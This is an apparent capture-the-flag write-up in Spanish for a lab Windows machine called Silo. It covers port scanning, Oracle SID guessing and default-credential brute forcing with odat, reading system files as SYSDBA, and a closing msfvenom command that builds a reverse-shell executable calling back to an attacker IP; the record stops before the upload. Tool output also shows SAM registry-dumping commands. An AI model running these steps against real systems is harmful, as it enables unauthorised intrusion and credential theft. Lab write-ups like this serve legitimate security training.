
Silo - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un reconocimiento de puertos y servicios abiertos con nmap y vemos que tiene bastantes puertos abiertos:




```
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp  open  oracle-tns   syn-ack ttl 127 Oracle TNS listener 11.2.0.2.0 (unauthorized)
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49159/tcp open  oracle-tns   syn-ack ttl 127 Oracle TNS listener (requires service name)
49160/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49161/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49162/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

En el puerto 1521 encontramos una base de datos oracle, vamos a utilizar la herramienta odat para auditar la base de datos oracle:

Primero tenemos que realizar la instalacion de la herramienta:

- ODAT - MANUAL DE INSTALACION


Tenemos varios modos que podemos utilizar con la herramienta:



```
                  Choose a main command
all               to run all modules in order to know what it is possible to do
tnscmd            to communicate with the TNS listener
tnspoison         to exploit TNS poisoning attack (SID required)
sidguesser        to know valid SIDs
snguesser         to know valid Service Name(s)
passwordguesser   to know valid credentials
utlhttp           to send HTTP requests or to scan ports
httpuritype       to send HTTP requests or to scan ports
utltcp            to scan ports
ctxsys            to read files
externaltable     to read files or to execute system commands/scripts
dbmsxslprocessor  to upload files
dbmsadvisor       to upload files
utlfile           to download/upload/delete files
dbmsscheduler     to execute system commands without a standard output
java              to execute system commands
passwordstealer   to get hashed Oracle passwords
oradbg            to execute a bin or script
dbmslob           to download files
stealremotepwds   to steal hashed passwords thanks an authentication sniffing (CVE-2012-3137)
userlikepwd       to try each Oracle username stored in the DB like the corresponding pwd
smb               to capture the SMB authentication
privesc           to gain elevated access
cve               to exploit a CVE
search            to search in databases, tables and columns
unwrapper         to unwrap PL/SQL source code (no for 9i version)
clean             clean traces and logs
```

El primero que deberiamos de ejecutar, es el "sidguesser". El sidguesser es el identificador unico de la base de datos. Que ademas, nos lo van a pedir para ejecutar algunos modos de odat:


```
python3 odat.py sidguesser -s 10.10.10.2
```



```
└─$ python3 odat.py sidguesser -s 10.10.10.82

[1] (10.10.10.82:1521): Searching valid SIDs
[1.1] Searching valid SIDs thanks to a well known SID list on the 10.10.10.82:1521 server
[+] 'LISTENER' is a valid SID. Continue ...
[+] 'ADV1' is a valid SID. Continue ...
[+] 'ADVCPROD' is a valid SID. Continue ...
[+] 'AIX10' is a valid SID. Continue ...
[+] 'AIX11' is a valid SID. Continue ...
[+] 'AIX9' is a valid SID. Continue ...
[+] 'APEX' is a valid SID. Continue ...
[+] 'ARIS' is a valid SID. Continue ...
[+] 'ASDB' is a valid SID. Continue ...
```

Nose porque me esta reportando todos como validos por lo que vamos a usar la herramienta de kali sidguess con una wordlist de posibles SIDs:


`sidguess -i 10.10.10.82 -d sid.txt`



```
└─$ sidguess -i 10.10.10.82 -d sid.txt

SIDGuesser v1.0.5 by patrik@cqure.net
─────────────────────────────────────

Starting Dictionary Attack (<space> for stats, Q for quit) ...

FOUND SID: ORACLE
FOUND SID: XE
FOUND SID: PLSExtProc
```


Encontramos 3 posibles SIDs. Ahora vamos a ejecutar "passwordguesser" para intentar conseguir credenciales validas. Para ello tenemos un diccionario en la siguiente ruta pero tenemos que añadir una "/" y quitar el espacio para que quede de la siguiente manera:

- ruta: `/usr/share/metasploit-framework/data/wordlists/oracle_default_userpass.txt`
- formato: `cat oracle_default_userpass.txt|tr ' ' '/'>wordlist_usuarios`




```
xprt/xprt
xtr/xtr
yy/yy
zfa/zfa
zpb/zpb
zsa/zsa
zx/zx
```

Ahora que tenemos la wordlist vamos a realizar un ataque de fuerza bruta con el primer SID que conseguimos pero nos da error de conexion:




```
└─$ python3 odat.py passwordguesser -s 10.10.10.82 -d ORACLE --accounts-file creds.txt

[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port 1521
13:08:16 CRITICAL -: Impossible to connect to the remost host
```

Con el segundo SID nos permite realizar la fuerza bruta de contraseñas y nos dice las credenciales de la base de datos "scot:tiger":



```
└─$ python3 odat.py passwordguesser -s 10.10.10.82 -d XE --accounts-file creds.txt

[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port 1521
The login reports_user has already been tested at least once. What do you want to do:
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
C
[+] Valid credentials found: scott/tiger. Continue ...
100% |##########################################################################
[+] Accounts found on 10.10.10.82:1521/sid:XE:
scott/tiger
```


Podemos validar las contraseñas con crackmapexec a ver si esas contraseñas se reutilizar en smb o en winrm pero no es el caso:



```
└─$ crackmapexec smb 10.10.10.82 -u scott -p tiger
/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
  """,
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\win
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYST
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape seq
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape seq
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSP
__output, self.__batchFile, self.__batchFile, self.__batchFile)
SMB         10.10.10.82     445    SILO             [*] Windows Server 2012 R2 Standard 9600 x64
SMB         10.10.10.82     445    SILO             [-] SILO\scott:tiger STATUS_LOGON_FAILURE
```

"Odat" tiene otro modulo que se llama "utlfile" con el que podemos subir,descargar y borrar archivos a la base de datos de oracle. Vamos a intentar descargarnos el archivo donde se encuentrar los usuarios de la maquina victima (Las barras de la ruta son alreves):


- `python3 odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --getFile c:\Windows\System32\Drivers\etc host host`



```
└─$ python3 odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --getFile c:\Windows\System32\Drivers\etc host host

[1] (10.10.10.82:1521): Read the host file stored in c:WindowsSystem32Driversetc on the 10.10.10.82 server
[-] Impossible to read the ['c:WindowsSystem32Driversetc', 'host', 'host'] file: `ORA-01031: insufficient privileges He
```

Vemos que el usuario que indicamos no tiene privilegios para ver el archivo de host de la maquina victima pero "odat" dispone de un comando que permite efectual la conexion como "SYSDBA" o "SYSOPER" que podemos ver con "--help":

- `python3 odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --getFile c:\Windows\System32\Drivers\etc host host --help`
-
  - `python3 odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --getFile c:\Windows\System32\Drivers\etc host host --sysdba`




```
└─$ python3 odat.py utlfile -s 10.10.10.82 -d XE -U 'scott' -P 'tiger' --getFile /Windows/System32/Drivers/etc/ hosts hosts --sysdba

[1] (10.10.10.82:1521): Read the hosts file stored in /Windows/System32/Drivers/etc/ on the 10.10.10.82 server
[+] Data stored in the hosts file sored in /Windows/System32/Drivers/etc/ (copied in hosts locally):
b"# Copyright (c) 1993-2009 Microsoft Corp.\n#\n# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.\n#\n# This file conta
es. Each\n# entry should be kept on an individual line. The IP address should\n# be placed in the first column followed by the correspond
t name should be separated by at least one\n# space.\n#\n# Additionally, comments (such as these) may be inserted on individual\n# lines
#' symbol.\n#\n# For example:\n#\n#      102.54.94.97     rhino.acme.com          # source server\n#       38.25.63.10     x.acme.com
e resolution is handled within DNS itself.\n#\t127.0.0.1       localhost\n#\t::1             localhost\n"

┌──(entorno)─(kali㉿kali)-[~/Downloads/odat]
└─$ cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
```

Como podemos descargar archivos realizando la conexion como "SYSDBA", vamos a intentar subir un archivo .exe malicioso. Lo creamos con msfvenom:

- `msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.5 LPORT=1234 -f exe -o shell.exe`

Subimos el archivo ".exe" como "SYSDBA":

